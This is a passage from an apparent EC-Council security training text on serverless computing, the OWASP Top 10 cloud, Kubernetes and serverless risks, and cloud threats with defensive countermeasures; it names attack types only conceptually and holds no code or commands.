Serverless computing, also known as serverless architecture or FaaS, has a cloud-based application architecture, where application infrastructure and supporting services are provided by the cloud vendor as needed. Serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers.

Serverless applications are not purely serverless; servers are required but not physically exposed to the developers. In the serverless architecture, the application code runs on the cloud-hosted infrastructure managed by a third-party service provider. The cloud service provider is responsible for provisioning, scaling, load balancing, and securing the serverless infrastructure. Furthermore, the cloud service provider is also responsible for patch management of the operating systems and underlying software and services.

Advantages:

- High scalability and flexibility
- Faster deployment and updating
- Reduced infrastructure cost

- No server management
- Pay-per-use
- Reduced latency and scaling cost
- Quicker provisioning of resources
- Low risk of failure
- No system administration

Disadvantages:

- Increased security vulnerability
- Vendor-lock-in
- Difficulty in managing statelessness
- Complex end-to-end application testing
- Unsuitability of long-running processes for serverless computing




Figure 19.28: Serverless architecture

Serverless Vs. Containers

The table below summarizes the differences between serverless computing and containers.

Containers	Serverless Computing
<ul style="list-style-type: none">▪ The developer is responsible for defining the container configuration files along with the operating system, software, libraries, storage, and networking.▪ Developer then creates an image from that file, pushes the image to a registry, and runs a container from that image.▪ Once initiated, the container runs continuously until the developer stops or destroys it.	<ul style="list-style-type: none">▪ The developer only needs to develop and upload the code to support serverless computing; the entire provisioning process is taken care of by the cloud service provider.▪ After it completes execution, the serverless function is automatically destroyed by the cloud environment.

<ul style="list-style-type: none">A container needs server support even when the container is not executing any programs.	<ul style="list-style-type: none">Serverless deployment charges only for the resources consumed.
<ul style="list-style-type: none">There is no time restriction for the code running inside the container.	<ul style="list-style-type: none">Timeout is enabled on serverless functions.
<ul style="list-style-type: none">Containers support running on a cluster of host nodes.	<ul style="list-style-type: none">The underlying host infrastructure is transparent to developers.
<ul style="list-style-type: none">Containers store data in temporary storage or mapped storage volumes.	<ul style="list-style-type: none">Serverless functions do not support temporary storage; instead, data is stored in the object storage medium.
<ul style="list-style-type: none">Containers support both complex applications and lightweight microservices.	<ul style="list-style-type: none">Serverless functions are suitable only for microservices applications.
<ul style="list-style-type: none">Developers can select the language and runtime for applications running in a container.	<ul style="list-style-type: none">Language selection for serverless functions is restricted by the cloud service provider.

Table 19.4: Serverless Vs. Containers

Serverless Computing Frameworks

Serverless computing makes it easier for running the code and developing applications without worrying about back-end server management. This serverless computing adoption is growing rapidly across many industries. Listed below are some serverless cloud computing providers:

- Microsoft Azure Functions**

Source: <https://www.microsoft.com>

Microsoft Azure Functions is a serverless computing platform that allows users to run code without provisioning and managing servers. It is fully automated and provides scaling based on the workload volume; this feature lets users add more values without thinking about back-end server management.



Figure 19.29: screenshot of Microsoft Azure Functions

Additional serverless computing frameworks include the following:

- AWS Lambda (<https://aws.amazon.com>)
- Google Cloud Functions (<https://cloud.google.com>)
- Serverless Framework (<https://www.serverless.com>)
- AWS Fargate (<https://aws.amazon.com>)
- Alibaba Cloud Function Compute (<https://www.alibabacloud.com>)

Objective 02

Explain Cloud Computing Threats

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Cloud Computing Threats

Most organizations adopt cloud technology because it reduces the cost via optimized and efficient computing. Robust cloud technology offers different types of services to end-users; however, many people are concerned about critical cloud security risks and threats, which attackers may take advantage of to compromise data security, gain illegal access to networks, etc. This section deals with significant security threats and vulnerabilities affecting cloud systems.

OWASP Top 10 Cloud Security Risks

Cloud Security Risks	Kubernetes Risks	Serverless Security Risks
<ul style="list-style-type: none">• R1 - Accountability and Data Ownership• R2 - User Identity Federation• R3 - Regulatory Compliance• R4 - Business Continuity and Resiliency• R5 - User Privacy and Secondary Usage of Data• R6 - Service and Data Integration• R7 - Multi-Tenancy and Physical Security• R8 - Incidence Analysis and Forensic Support• R9 - Infrastructure Security• R10 - Non-Production Environment Exposure	<ul style="list-style-type: none">• K01: Insecure Workload Configurations• K02: Supply Chain Vulnerabilities• K03: Overly Permissive RBAC Configurations• K04: Lack of Centralized Policy Enforcement• K05: Inadequate Logging and Monitoring• K06: Broken Authentication Mechanisms• K07: Missing Network Segmentation Controls• K08: Secrets Management Failures• K09: Misconfigured Cluster Components• K10: Outdated and Vulnerable Kubernetes Components	<ul style="list-style-type: none">• A1 – Injection• A2 – Broken Authentication• A3 – Sensitive Data Exposure• A4 – XML External Entities (XXE)• A5 – Broken Access Control• A6 – Security Misconfiguration• A7 – Cross-Site Scripting (XSS)• A8 – Insecure Deserialization• A9 – Using Components with Known Vulnerabilities• A10 – Insufficient Logging and Monitoring

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

<https://owasp.org>

OWASP Top 10 Cloud Security Risks

Source: <https://owasp.org>

The table below summarizes the top 10 cloud security risks, according to OWASP.

Risks	Description
R1 - Accountability and Data Ownership	<ul style="list-style-type: none">▪ Organizations use the public cloud for hosting business services instead of a traditional data center.▪ Sometimes using the cloud causes the loss of data accountability and control, whereas using a traditional data center helps in controlling and protecting the data logically and physically.▪ Using the public cloud can jeopardize data recoverability and result in critical risks, which the organization needs to mitigate promptly.
R2 - User Identity Federation	<ul style="list-style-type: none">▪ Enterprises use services and applications of different cloud providers, creating multiple user identities and complicating the management of multiple user IDs and credentials.▪ Cloud providers have less control over the user lifecycle /offboarding.
R3 - Regulatory Compliance	<ul style="list-style-type: none">▪ Following regulatory compliance can be complex.▪ Data that is secured in one country may not be secured in another country owing to the lack of transparency and different regulatory laws followed across various countries.

R4 - Business Continuity and Resiliency	<ul style="list-style-type: none">▪ Performing business continuity in an IT organization ensures that the business can be conducted in a disaster situation.▪ When organizations use cloud services, there is a chance of risk or monetary loss if the cloud provider handles the business continuity improperly.
R5 - User Privacy and Secondary Usage of Data	<ul style="list-style-type: none">▪ The use of social websites poses a risk to personal data because they are stored in the cloud and most social application providers mine user data for secondary usage.▪ The default share feature in social networking sites can jeopardize the privacy of user personal data.
R6 - Service and Data Integration	<ul style="list-style-type: none">▪ Organizations must ensure proper protection when proprietary data are transferred from the end-user to the cloud data center.▪ Unsecured data in transit are susceptible to eavesdropping and interception attacks.
R7 - Multi Tenancy and Physical Security	<ul style="list-style-type: none">▪ Cloud technology uses the concept of multi-tenancy for sharing resources and services among multiple clients, such as networking and databases.▪ Inadequate logical segregation may lead to tenants interfering with each other's security features.
R8 - Incidence Analysis and Forensic Support	<ul style="list-style-type: none">▪ When a security incident occurs, investigating applications and services hosted at a cloud provider can be challenging because event logs are distributed across multiple hosts and data centers located at several countries and governed by different laws and policies.▪ Owing to the distributed storage of logs across the cloud, law enforcing agencies may face problem in forensics recovery.
R9 - Infrastructure Security	<ul style="list-style-type: none">▪ Configuration baselines of the infrastructure should comply with the industry best practices because there is constant risk of malicious actions.▪ Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services to retrieve information, such as active unused ports and default passwords and configurations.
R10 - Non-Production Environment Exposure	<ul style="list-style-type: none">▪ Non-production environments are used for application design and development and to test activities internally within an organization.▪ Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification.

Table 19.5: OWASP Top 10 Cloud Security Risks

OWASP Top 10 Kubernetes Risks

Source: <https://owasp.org>

The table below summarizes the top 10 Kubernetes risks, according to OWASP.

Risk	Description
K01: Insecure Workload Configurations	<ul style="list-style-type: none">Insecure workload configurations involve deploying applications with settings that increase their vulnerability to attacks. Examples include running containers with root privileges, not setting resource limits, or allowing excessive network access.These misconfigurations can be exploited by attackers to escalate privileges, execute arbitrary code, or cause denial-of-service attacks by exhausting system resources.Mitigating these risks involves implementing best practices for configuring workloads. This includes setting appropriate security contexts to restrict container privileges, defining resource limits to prevent resource exhaustion, and using network policies to control communication between pods.
K02: Supply Chain Vulnerabilities	<ul style="list-style-type: none">Supply chain vulnerabilities arise from integrating third-party software and components, which can introduce security flaws into Kubernetes environments. These vulnerabilities can exist in container images, application dependencies, or CI/CD pipelines, making it critical to manage and secure all elements of the software supply chain.Attackers can exploit these weaknesses to gain unauthorized access, manipulate data, or disrupt services, leading to significant operational and security impacts.Mitigation involves implementing rigorous supply chain security measures such as regularly scanning container images for vulnerabilities, using signed and verified images, and incorporating security checks into the CI/CD pipeline.
K03: Overly Permissive RBAC Configurations	<ul style="list-style-type: none">Overly permissive role-based access control (RBAC) configurations grant excessive permissions to users and services. This increases the attack surface, as attackers or malicious insiders can exploit these broad permissions to gain unauthorized access or escalate privileges within the Kubernetes environment.This can lead to data breaches, system compromises, and operational disruptions, severely affecting the security and integrity of the Kubernetes cluster.To mitigate this risk, it is essential to implement the principle of least privilege by carefully defining roles and permissions.

K04: Lack of Centralized Policy Enforcement	<ul style="list-style-type: none">▪ The absence of centralized policy enforcement in Kubernetes can lead to inconsistent security policies across clusters. This inconsistency can result in vulnerabilities due to misconfigurations or gaps in security controls, making the environment more susceptible to attacks.▪ This can lead to unauthorized access, data breaches, and compromised workloads, ultimately undermining the security posture of the entire Kubernetes environment.▪ To mitigate this risk, organizations should adopt tools such as Open Policy Agent (OPA) to enforce consistent security policies across all clusters.
K05: Inadequate Logging and Monitoring	<ul style="list-style-type: none">▪ Inadequate logging and monitoring refer to the lack of comprehensive and detailed logs for activities within the Kubernetes environment. This deficiency makes it difficult to detect, investigate, and respond to security incidents effectively.▪ Without adequate logging and monitoring, security teams are blind to potential threats and malicious activities.▪ Mitigation of this risk involves implementing comprehensive logging and monitoring practices including configuring Kubernetes to capture detailed logs of all relevant activities, integrating with centralized logging solutions, and setting up real-time alerting for suspicious activities.
K06: Broken Authentication Mechanisms	<ul style="list-style-type: none">▪ Broken authentication mechanisms refer to weaknesses in the process of verifying the identity of users and services in a Kubernetes environment. This can include improper configuration of authentication protocols, weak password policies, or failure to implement multi-factor authentication (MFA).▪ It can lead to unauthorized access to the Kubernetes cluster, allowing attackers to exploit services, steal sensitive information, or disrupt operations.▪ To mitigate these risks, it is crucial to implement strong authentication practices that include configuring robust authentication protocols, enforcing strong password policies, and enabling MFA for all users.
K07: Missing Network Segmentation Controls	<ul style="list-style-type: none">▪ Missing network segmentation controls refer to the lack of proper isolation between different components and workloads within a Kubernetes cluster. Without effective segmentation, it becomes easier for attackers to move laterally within the environment once they gain access, increasing the risk of widespread compromise.▪ The absence of network segmentation can lead to significant breaches, unauthorized access to sensitive data, and disruption of services.

	<ul style="list-style-type: none">▪ Mitigating this risk involves implementing network policies to control traffic between pods and services, using third-party solutions to enforce segmentation to help limit lateral movement and contain potential breaches.
K08: Secrets Management Failures	<ul style="list-style-type: none">▪ Secrets management failures occur when sensitive information such as passwords, API keys, or certificates is improperly stored or handled. This can include hardcoding secrets in application code or storing them in unsecured locations. Such practices make it easier for attackers to gain access to critical systems and data.▪ If attackers obtain secrets, they can exploit them to compromise applications, escalate privileges, or move laterally within the environment, leading to significant security incidents.▪ To mitigate these risks, organizations should use dedicated secrets management tools, ensuring secrets are encrypted, and strictly controlled access are essential practices.
K09: Misconfigured Cluster Components	<ul style="list-style-type: none">▪ Misconfigured cluster components refer to incorrect settings in core Kubernetes components such as the API server, etcd, or kubelet. These misconfigurations can stem from default settings, lack of security hardening, or manual errors, leaving the cluster vulnerable to attacks.▪ Attackers can exploit these weaknesses to gain control over the cluster, disrupt operations, or steal sensitive data.▪ Mitigation involves regularly auditing cluster configurations, applying security best practices, and keeping components up-to-date.
K10: Outdated and Vulnerable Kubernetes Components	<ul style="list-style-type: none">▪ Using outdated and vulnerable Kubernetes components poses significant security risks. These components may contain known vulnerabilities that can be exploited by attackers. This includes both Kubernetes itself and its dependencies, which need to be regularly updated to maintain a secure environment.▪ Attackers can leverage these vulnerabilities to compromise the cluster, leading to potentially severe security incidents.▪ To mitigate these risks, it is crucial to establish a routine for regularly updating Kubernetes and its associated components.

Table 19.6: OWASP Top 10 Kubernetes Risks

OWASP Top 10 Serverless Security Risks

Source: <https://owasp.org>

Though serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers, it also passes some of the security threats to the cloud service providers. Serverless applications still execute a code and vulnerabilities within the code may open gateways to various application-level attacks, such as XSS, structured query language (SQL) injection, DoS, and broken authentication and

authorization; i.e., serverless applications are vulnerable to the same type of attacks as traditional web applications.

The table below summarizes the top 10 serverless security risks, according to OWASP.

Risks	Attack Vector	Security Weakness	Impact
A1 - Injection	<ul style="list-style-type: none">▪ Input arrives not only from API but also from serverless functions that are invoked from various event sources, such as cloud storage events (S3 Blob), stream data processing (AWS Kinesis), database modifications (DynamoDB, CosmoDB), code modifications (AWS CodeCommit), and notifications (SMS, email, IoT).▪ Firewall cannot filter the events generated through email or a database.	<ul style="list-style-type: none">▪ SQL/NoSQL injection▪ OS command injection▪ Code injection	<ul style="list-style-type: none">▪ Impact depends on the permissions of the vulnerable function.▪ If the function has access to the cloud storage, the injected code can delete data or upload corrupted data.
A2 – Broken Authentication	<ul style="list-style-type: none">▪ Serverless functions are stateless, are executed separately, have different goals, and are triggered by different events.▪ Attackers try to identify missing resources, such as open APIs and public cloud storage.▪ If functions are invoked through organizational emails, attackers can send spoofed emails to trigger the functions and execute internal functionality without authentication.	<ul style="list-style-type: none">▪ Poor design of identity and access controls	<ul style="list-style-type: none">▪ Accessing functions without authentication leads to sensitive data leakage, system business logic breakage, and execution flow disruption.

A3 – Sensitive Data Exposure	<ul style="list-style-type: none"> Attacks on traditional web applications, such as cracking keys, man-in-the-middle (MiTM) attacks, and data theft in transit and at rest, are also applicable to serverless applications. Attackers target cloud storage (S3, Blob) and database tables (DynamoDB, CosmoDB). 	<ul style="list-style-type: none"> Storing sensitive data in plaintext or using weak encryption Writing data to the /tmp directory without removing after use 	<ul style="list-style-type: none"> Exposure of sensitive data, such as PII, health records, credentials, and credit card details.
A4 – XML External Entities (XXE)	<ul style="list-style-type: none"> If serverless functions are running inside internal virtual private networks (VPNs), attacks such as scanning internal networks and DoS, are not possible. These attacks only affect the designated container in which the function is running. 	<ul style="list-style-type: none"> Using XML processors might make the application vulnerable to XXE attacks 	<ul style="list-style-type: none"> Leakage of function code and sensitive files (environment variable, /tmp directory, etc.)
A5 – Broken Access Control	<ul style="list-style-type: none"> The stateless nature of serverless architecture allows attackers to exploit over-privileged functions to gain unauthorized access to resources. 	<ul style="list-style-type: none"> Granting functions access and privileges to unnecessary resources 	<ul style="list-style-type: none"> Impact depends on the compromised resource. Leakage of data from cloud storage and database
A6 – Security Misconfiguration	<ul style="list-style-type: none"> Misconfigured functions with a long timeout and low concurrency limit allow attackers to perform DoS attacks. 	<ul style="list-style-type: none"> Poor patch management Functions with long timeout configuration and low concurrency 	<ul style="list-style-type: none"> Sensitive information leakage, loss of money, Dos, and unauthorized access to cloud resources
A7 – Cross-Site Scripting (XSS)	<ul style="list-style-type: none"> In traditional applications, XSS vulnerabilities arrive from databases or reflective inputs, but in serverless applications, they also arrive from sources such as emails, logs, cloud storage, IoT, etc. 	<ul style="list-style-type: none"> Untrusted input used to generate data without proper escaping 	<ul style="list-style-type: none"> User impersonation Access to sensitive data, such as API keys

A8 – Insecure Deserialization	<ul style="list-style-type: none"> Dynamic languages (e.g., Python, NodeJS) along with JavaScript object notation (JSON), a serialized datatype, allow attackers to perform deserialization attacks. 	<ul style="list-style-type: none"> Deserialization vulnerabilities in Python, JavaScript, etc. 	<ul style="list-style-type: none"> Impact depends on the sensitivity of data the application handles. Running arbitrary code, data leakage, resource and account control
A9 – Using Components with Known Vulnerabilities	<ul style="list-style-type: none"> Serverless functions are used for microservices, which depend on third-party libraries for execution. Vulnerable third-party libraries allow attackers to gain an entry point to serverless applications. 	<ul style="list-style-type: none"> Lack of knowledge on component-heavy deployment patterns 	<ul style="list-style-type: none"> Business impact depends on the specification of known vulnerabilities.
A10 – Insufficient Logging and Monitoring	<ul style="list-style-type: none"> Complex serverless auditing and lack of monitoring and timely response pave the way for various attacks. 	<ul style="list-style-type: none"> Insufficient security monitoring and auditing 	<ul style="list-style-type: none"> The impact of late security incident identification can be significant.

Table 19.7: OWASP Top 10 serverless security risks

Cloud Computing Threats

Data Security	Operational Security	Network Security
<ul style="list-style-type: none">• Data breach/loss• Loss of operational and security logs• Malicious insiders• Illegal access to cloud systems• Loss of business reputation due to co-tenant activities• Loss of encryption keys• Theft of computer equipment• Loss or modification of backup data• Improper data handling and disposal	<ul style="list-style-type: none">• Insufficient due diligence• Shared technology issues• Unknown risk profile• Unsynchronized system clocks• Inadequate infrastructure design and planning• Conflicts between client hardening procedures and cloud environment• Cloud provider acquisition• Network management failure• Loss of governance• Compliance risks• Economic Denial of Sustainability (EDOS)• Limited Cloud Usage Visibility	<ul style="list-style-type: none">• Modifying network traffic• Management interface compromise• Authentication attacks• VM-level attacks• Hijacking Accounts
Cloud Service Misuse	Infrastructure and System Configuration	Governance and Legal Risks
<ul style="list-style-type: none">• Abuse and nefarious use of Cloud services• Undertaking malicious probes or scans	<ul style="list-style-type: none">• Natural disasters• Hardware failure• Supply chain failure• Isolation failure• Cloud service termination or failure• Weak Control Plane	<ul style="list-style-type: none">• Lock-in• Licensing risks• Risks from changes of jurisdiction• Subpoena and e-discovery
Interface and API Security		Development and Resource Management
<ul style="list-style-type: none">• Insecure interfaces and APIs		<ul style="list-style-type: none">• Privilege escalation• Insecure Software Development Practices• Resource Exhaustion• Lack of Security Architecture

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Cloud Computing Threats

Discussed below are some threats to cloud computing:

Data Security

• Data Breach/Loss

An improperly designed cloud computing environment with multiple clients is at high risk of a data breach because a flaw in one client's application can allow attackers to access other client's data. Data loss or leakage is highly dependent on cloud architecture and operation.

Data loss issues include the following:

- Data is erased, modified or decoupled (lost).
- Encryption keys are lost, misplaced or stolen.
- Data are accessed illegally owing to improper authentication, authorization, and access controls.
- Data is misused by the CSP.

Countermeasures:

- Encrypt the data stored in the cloud and the data in transit to protect data integrity.
- Implement strong key generation, storage, and management.
- Check for data protection both during design and runtime.
- Enforce multi-factor authentication.

- Perform secure data backups regularly to recover from data loss.
- Deploy data loss prevention (DLP) software to detect potential threats to data.
- Enforce appropriate security policies by classifying the data according to sensitivity levels.
- Deploy cloud access security brokers (CASBs) that restrict operations such as data distribution over the Internet.
- Employ micro-segmentation to limit data access to a few network nodes.
- Audit and monitor the privileged accounts to detect and reduce data breaches.
- Employ a perimeter firewall to filter the data packets entering and exiting the network.

- **Loss of Operational and Security Logs**

The loss of operational logs makes it challenging to evaluate operational variables. The options for solving issues are limited when no data is available for analysis. The loss of security logs poses a risk for managing the implementation of the information security management program. Loss of security logs may occur in case of storage under-provisioning.

Countermeasures:

- Implement effective policies and procedures.
- Monitor operational and security logs regularly.
- Establish and maintain a safe log management system.
- Log file access should be restricted, and users should not be allowed to conduct file-level operations on log files.
- Properly protect log files that have been archived and implement secure protocols for transferring log data from the system to the centralized log management servers.

- **Malicious Insiders**

Malicious insiders are disgruntled current/former employees, contractors, or other business partners who have/had authorized access to cloud resources and could intentionally exceed or misuse that access to compromise the confidentiality, integrity, or availability of the organization information. Malicious insiders who have authorized access to cloud resources can abuse their access to compromise the information available in the cloud. Threats include loss of reputation, productivity, and financial theft.

Countermeasures:

- Enforce a strict supply chain management and conduct comprehensive supplier assessment.

- Specify human resource requirements as part of legal contracts.
- Require transparency in overall information security and management practices and compliance reporting.
- Determine security breach notification processes.

- **Illegal Access to the Cloud Systems**

Weak authentication and authorization controls may lead to unlawful access, thereby compromising confidential and critical data stored in the cloud.

Countermeasures:

- Enforce and adhere to a robust information security (IS) policy.
- Permit clients to audit/review the IS policy and procedures of CSPs.

- **Loss of Business Reputation Due to Co-tenant Activities**

This threat arises because of the lack of resource and reputational isolation, vulnerabilities in the hypervisors, etc. Resources are shared in the cloud, thus the malicious activity of one co-tenant might affect the reputation of the other, resulting in poor service delivery, data loss, etc. that bring down the reputation of the organization.

Countermeasures:

- Choose a well-known and efficient CSP to reduce risk and ensure isolation of resources.
- Check the virtualization and isolation techniques used by the CSP.
- Assess the risks involved in a multi-tenant architecture.
- CSPs must segregate the functions among tenants.

- **Loss of Encryption Keys**

The loss of encryption keys required for secure communication or systems access provides potential attackers with the possibility to get unauthorized assets. This threat arises from the poor key management and generation techniques.

Countermeasures:

- Do not store the encryption keys alongside the encrypted data.
- Use strong algorithms, such as the advanced encryption standard (AES) and Rivest–Shamir–Adleman (RSA), to generate keys.
- Restrict access to the key stores and implement policies such as role separation to control and manage access to the key stores.
- Enforce a secure backup and recovery plan for the encryption keys.
- Do not re-use keys for different purposes.
- Use a hardware security module (HSM) to secure the encryption keys.

■ Theft of Computer Equipment

The theft of equipment may occur owing to inadequate controls on physical parameters, such as smart card access at entry, which may lead to loss of physical equipment and sensitive data.

Countermeasures:

- Enforce physical security measures, such as hiring security guards, closed-circuit television (CCTV) coverage, alarms, identity cards, and proper fencing.
- Assess the security regularly to make certain changes and maintain the latest physical security measures.
- Control physical access with the implementation of different sophisticated technologies such as biometric entries.
- Implement intrusion alarm systems to prevent intrusion and alert the security team at the earliest.
- Ensure that the server room is always locked and only authorized personnel is allowed to enter the room.
- Use rack-mounted servers to enhance physical security by making it impossible to move.
- Secure the backup devices and drives in an off-site location.

■ Loss or Modification of Backup Data

Attackers might exploit vulnerabilities, such as SQL injection and insecure user behavior (e.g., storing or reusing passwords) to gain illegal access to the data backups in the cloud. After gaining access, attackers might delete or modify the data stored in the databases. Lack of data restoration procedures in case of backup data loss puts the service levels at risk.

Countermeasures:

- Use appropriate data restoration procedures or tools to retrieve lost data.
- Avoid relying on one storage method or medium for backup. Instead, deploy the 3-2-1 model.

■ Improper Data Handling and Disposal

It is difficult to ascertain data handling and disposal procedures followed by CSPs owing to limited access to cloud infrastructure. When clients request data deletion, data may not be truly wiped because

- Multiple copies of data are stored, even if they are unavailable.
- The disk to be destroyed might also contain the data of other clients.
- Multi-tenancy and reuse of hardware resources in the cloud keeps client data at risk.

Countermeasures:

- Use VPNs to secure client data and ensure that data are completely removed from the primary servers along with all replicas.
- Encrypt the data to make the data unreadable even if the traces are accessed after deletion.
- Set up a data storage period to hold and dispose the data securely from all the backup devices after obsolescence.
- Apply a data destruction process corresponding with the device and disposal technique used.
- Enforce a strategy to perform data sanitization and standardize the procedure.
- Document all the steps for data sanitization to develop a robust audit trail and validate the entire destruction process with the clients.

Cloud Service Misuse

▪ Abuse and Nefarious Use of Cloud Services

The presence of weak registration systems in the cloud-computing environment may allow attackers to create anonymous access to cloud services and perpetrate various attacks, such as password and critical cracking, building rainbow tables, CAPTCHA-solving farms, launching dynamic attack points, hosting exploits on cloud platforms, hosting malicious data, Botnet command & control, and DDoS.

Countermeasures:

- Implement a robust registration and validation process.
- Monitor client traffic for malicious activities.
- Monitor and block malicious networks on public blacklists.
- Utilize an advanced credit-card fraud monitoring and coordination system for cloud payment services.
- Use a high-security cloud service provider (CSP) that constantly works to prevent cloud service abuse.
- Isolate users on the same cloud using per-tenant firewalls.

▪ Undertaking Malicious Probes or Scans

Malicious probes or scanning allows attackers to collect sensitive information that may lead to loss of confidentiality and integrity, and availability of services and data.

Countermeasures:

- Deploy various security mechanisms such as firewalls and intrusion detection systems.
- Do not place the hypervisor and VMs on the same network.

- Separate hypervisor management and remote-access traffic by creating a VLAN.
- Block the replies of ping and traceroute from the network where the hypervisor is running.
- Configure the management interfaces of the hypervisor properly.

Interface and API Security

- **Insecure Interfaces and APIs**

Interfaces or APIs enable customers to manage and interact with cloud services. Cloud service models must be security integrated, and users must be aware of security risks in the use, implementation, and monitoring of such services. Insecure interfaces and APIs risks include the following:

- Circumvents user-defined policies
- Non-credential leakproof
- Breach in logging and monitoring facilities
- Unknown API dependencies
- Reusable passwords/tokens
- Insufficient input-data validation

Countermeasures:

- Analyze the security model of cloud provider interfaces.
- Implement secure authentication and access controls.
- Encrypt the data in transit and understand the dependency chain associated with APIs.
- Leverage security-focused API frameworks such as the Open Cloud Computing Interface (OCCI) and Cloud Infrastructure Management Interface (CIMI).
- Utilize network monitoring and analysis to deliver total visibility and to identify and mitigate API security risks.
- Never reuse API keys.

Ensure that all the API traffic is encrypted and that API calls are authenticated in all layers.

Operational Security

- **Insufficient Due Diligence**

Ignorance of CSP's cloud environment poses risks in operational responsibilities such as security, encryption, incident response, and more such problems as contractual issues, design, and architectural issues.

Countermeasures:

- Organizations that intend to move to a cloud must extensively research the risks, CSP due diligence, and possess capable resources.
- Ensure that all the employees are trained regarding security standards and resource maintenance.
- Ensure that the CSP maintains an incident response plan (IRP) by employing appropriate teams for implementing corresponding security measures during any incident.
- Maintain proper communication with the CSP regarding disaster recovery plans, encryption strategies, and security policies.
- Reinforce stringent security policies to be followed in governance with the top-level management of the company.

▪ **Shared Technology Issues**

IaaS vendors share the infrastructure to deliver services in a scalable way. Most underlying infrastructure components (e.g., GPU, CPU caches) do not offer substantial isolation properties in a multi-tenant environment. This enables attackers to attack other machines if they can exploit vulnerabilities in one client's applications. To address this gap, virtualization hypervisors mediate access between guest OSs and the physical resources that might contain loopholes allowing hackers to gain unauthorized control over the underlying platforms.

Countermeasures:

- Implement security best practices for installation/configuration.
- Monitor the environment for unauthorized changes/activity.
- Promote secure authentication and access control for administrative access and operations.
- Enforce service level agreements for patching and vulnerability remediation.
- Conduct vulnerability scanning and configuration audits.
- Implement strict security at every level of the cloud infrastructure, application, and services.
- Utilize perimeter, host-based, and per-tenant firewalls to isolate traffic for each user in the cloud environment.
- Set the appropriate file permissions to ensure that only users or owners have access to the files.

▪ **Unknown Risk Profile**

Software updates, threat analysis, intrusion detection, security practices, and various other components determine the security posture of an organization. Client organizations are unable to get a clear picture of internal security procedures, security

compliance, configuration hardening, patching, auditing and logging, etc. because they are less involved with hardware and software ownership and maintenance in the cloud. However, organizations must be aware of issues such as internal security procedures, security compliance, configuration hardening, patching, and auditing and logging.

Countermeasures:

- Disclosure of applicable logs and data to customers
- Partial/full disclosure of infrastructure details (e.g., patch levels, firewalls)
- Monitoring and alerting of necessary information

▪ **Unsynchronized System Clocks**

The failure of synchronizing clocks at the end systems can affect the working of automated tasks. For example, if the cloud computing devices do not have synchronized or matched times, then timestamp inaccuracy constitutes the network administrator unable to analyze the log files for any malicious activity accurately. Unsynchronized clocks can cause various other problems; e.g., in case of money transactions or database backups, the mismatched timestamp may result in significant problems or discrepancies.

Countermeasures:

- Use clock synchronization solutions, such as a network time protocol (NTP).
- Install a time server within the organization firewall to minimize threats from the outside and maximize the time accuracy on the network.
- A network time system can also be used to synchronize clocks with an enterprise network server.

▪ **Inadequate Infrastructure Design and Planning**

An agreement between the CSP and customer states the quality of service that the CSP offers, such as downtime, physical and network-based redundancies, standard data backup and restore processes, and availability periods.

